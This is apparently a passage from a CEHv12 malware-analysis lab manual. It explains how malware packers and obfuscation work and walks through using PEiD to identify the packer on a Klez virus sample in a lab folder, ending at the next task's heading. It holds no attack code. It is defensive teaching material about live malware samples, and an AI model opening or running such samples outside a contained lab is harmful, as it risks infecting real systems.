
Task 3: Identify Packaging and Obfuscation Methods using PEid

Attackers often use packing and obfuscation or a packer to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file, and then runs the unpacked file. It complicates the task of reverse engineers to determine the actual program logic and other metadata via static analysis. The best approach is to try and identify if the file includes packed elements and locate the tool or method used to pack it.


PEid is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packer used in packing a program.

Here, we will use the PEid tool to detect common packers, cryptors, and compilers for PE executable files.


1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid** and double-click **PEiD.exe**.
2. The **PEiD** main window appears. Click the **Browse** button to upload a malicious file for analysis.



3. The **Choose the file to open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select the **face.exe** file, and click **Open**.



4. As soon as you click **Open**, PEiD analyzes the file and provides information, as shown in the screenshot.




5. Close all windows once the analysis is complete.

Task 4: Analyze ELF Executable File using Detect It Easy (DIE)

